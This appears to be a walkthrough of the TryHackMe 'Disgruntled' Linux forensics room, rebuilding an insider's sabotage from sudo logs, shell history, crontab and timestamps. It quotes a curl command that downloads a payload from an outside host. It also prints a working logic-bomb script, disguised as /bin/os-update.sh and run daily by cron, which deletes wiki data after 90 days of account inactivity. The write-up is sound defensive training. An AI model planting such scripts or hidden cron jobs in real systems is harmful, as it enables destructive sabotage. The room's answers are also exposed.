| Follow @anir0y | |
|---|---|
| Disgruntled |  |
Disgruntled is a Linux forensics room built on top of the techniques from the Linux Forensics room, and it reads like a real incident ticket rather than a CTF. An IT employee at a client called CyberT was arrested for running a phishing side gig, and the client wants to know whether that person left anything nasty behind on the machine they last worked on. The whole room is a log-reading exercise: no exploit, no privilege escalation, just reconstructing what happened from the artifacts a Linux box keeps by default. It is the same timeline-rebuilding muscle the Conti ransomware investigation and After Hours persistence hunt drill, only here the evidence lives in auth.log, a shell history file, and /etc/crontab.
The room hands you root over SSH straight away (root / password against the machine IP), so there is no access to win. The box was reachable directly from my Mac over the TryHackMe VPN (utun13), so the whole solve is a single SSH session with grep, cat, and stat. Every answer below was confirmed by the TryHackMe checker.
Task 1 and 2: setup and the coffee breaks
The first two tasks are scene-setting. Task 1 gives the connection details and asks you to “Grab a cup of coffee,” and Task 2 (“Linux Forensics review”) asks you to “Take a sip of coffee.” Both are no-answer-needed prompts, so you click Complete and move on. The useful content starts when you SSH in and look at what the insider actually ran.
  root@ip-10-49-182-41:~# whoami
  root
Task 3: the privileged install, and the PWD it ran from
The advice in the task is to look at the privileged commands first, which on Ubuntu means the sudo entries in /var/log/auth.log. Each sudo call logs the invoking user, the TTY, the working directory, the target user, and the full command. Grepping for COMMAND= lays out the entire privileged session in order.
  root@cybert-box:~# grep "COMMAND=" /var/log/auth.log.1 | sed "s/.*sudo: *//"
  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/apt install dokuwiki
  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/adduser it-admin
  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/visudo
  ...

The package the user installed with elevated privileges was DokuWiki, so the full command is /usr/bin/apt install dokuwiki. The same log line records where it was run from: the PWD field reads /home/cybert, so the present working directory was /home/cybert.
That first install is legitimate. The user cybert was only supposed to stand up a wiki service. Everything after it is where the story turns.
Task 4: a new user, a sudo grant, and a script named bomb.sh
Reading further down the same sudo trail, the install is followed by commands that have nothing to do with DokuWiki. Right after the package work, cybert runs adduser to create a brand new account, so the user created after the package install is it-admin.
The next privileged command is /usr/sbin/visudo, which is what gets called when /etc/sudoers is edited. The timestamp on that log line is when the new account was handed sudo rights. Pulling the full line with its date shows Dec 28 06:27:34.
  root@cybert-box:~# grep -nE "adduser it-admin|visudo" /var/log/auth.log.1 | tail -2
  Dec 28 06:26:52 ... cybert : ... COMMAND=/usr/sbin/adduser it-admin
  Dec 28 06:27:34 ... cybert : ... COMMAND=/usr/sbin/visudo
The last clue in this task is a script opened in an editor. Logged in now as it-admin, the user runs sudo vi against a file, and the name is hard to miss: bomb.sh.
it-admin : TTY=pts/0 ; PWD=/home/it-admin ; USER=root ; COMMAND=/usr/bin/vi bomb.sh
Task 5: where bomb.sh came from and where it went
auth.log tells you a file called bomb.sh was edited, but not how it got there or what it does. For that, read the shell history of the account that handled it. The it-admin user’s .bash_history captures the whole sequence.
  root@cybert-box:~# cat /home/it-admin/.bash_history
  whoami
  curl 10.10.158.38:8080/bomb.sh --output bomb.sh
  ls
  ls -la
  cd ~/
  curl 10.10.158.38:8080/bomb.sh --output bomb.sh
  sudo vi bomb.sh
  ls
  rm bomb.sh
  sudo nano /etc/crontab
  exit

The file was not written by hand. It was pulled off a web server with curl, so the command that created bomb.sh is curl 10.10.158.38:8080/bomb.sh --output bomb.sh. Notice the history ends with rm bomb.sh and a sudo nano /etc/crontab. The original bomb.sh was deleted, but its payload did not vanish. It was renamed and moved, and the crontab points at the new location.
  root@cybert-box:~# grep -v "^#" /etc/crontab | grep -v "^$"
  SHELL=/bin/sh
  PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
  17 *  * * *  root  cd / && run-parts --report /etc/cron.hourly
  ...
  0 8  * * *  root  /bin/os-update.sh
The disguised payload is /bin/os-update.sh, a name chosen to blend in with routine system maintenance. The modification time on that file is when the insider last saved the malicious content, which stat reports as Dec 28 06:29.
  root@cybert-box:~# stat -c "%n  Modify: %y" /bin/os-update.sh
  /bin/os-update.sh  Modify: 2022-12-28 06:29:43.998004273 +0000
Reading the script itself reveals a dead-man’s switch. It checks whether it-admin has logged in within the last 90 days, and if that account goes silent, it wipes the DokuWiki data and drops a taunting note.
  root@cybert-box:~# cat /bin/os-update.sh
  OUTPUT=`last -n 1 it-admin -s "-90days" | head -n 1`
  if [ -z "$OUTPUT" ]; then
          rm -r /var/lib/dokuwiki
          echo -e "I TOLD YOU YOU'LL REGRET THIS!!! GOOD RIDDANCE!!! HAHAHAHA\n-mistermeist3r" > /goodbye.txt
  fi

The file created when the bomb fires is the gloating note, so the answer is goodbye.txt. The script is a classic insider logic bomb: it only detonates once the disgruntled employee stops showing up, which is exactly what happened when the police arrested him.
Task 6: when the fuse burns
The cron entry that runs /bin/os-update.sh is 0 8 * * * root, which in cron’s minute hour fields means minute 0 of hour 8, every day. In twelve-hour form that is 08:00 AM. The bomb is armed to check daily at that time, and the 90-day dormancy guard decides whether it goes off.
Task 7: conclusion
The final task is a wrap-up with no answer to submit. The investigation reconstructs a clean insider-threat timeline purely from default Linux logging: a legitimate DokuWiki install, a rogue it-admin account granted sudo, a bomb.sh payload fetched over HTTP, renamed to /bin/os-update.sh to hide in plain sight, and wired into /etc/crontab to trigger at 08:00 once the employee went quiet.
Two takeaways
Default logs reconstruct an entire insider incident. There was no EDR and no SIEM on this box, yet auth.log, a per-user .bash_history, /etc/crontab, and a file’s stat timestamps were enough to rebuild who did what and when, in order. The sudo log in particular is a gift to responders because it records the full command and the working directory for every privileged action, which is how the install, the user creation, the sudo grant, and the editor sessions all lined up on one timeline.
Attackers hide in the vocabulary of normal operations. The payload was not called evil.sh. It was /bin/os-update.sh, sitting in a system binary directory and scheduled next to the real cron.hourly and cron.daily jobs, so a quick glance at the crontab reads as routine maintenance. The tells were the non-standard path for a maintenance script, a recent modification time that did not match a package install, and a curl download in a user’s history. When triaging cron, read what each script actually does rather than trusting its name.
Room solved 100%: 7 tasks, 13 answers.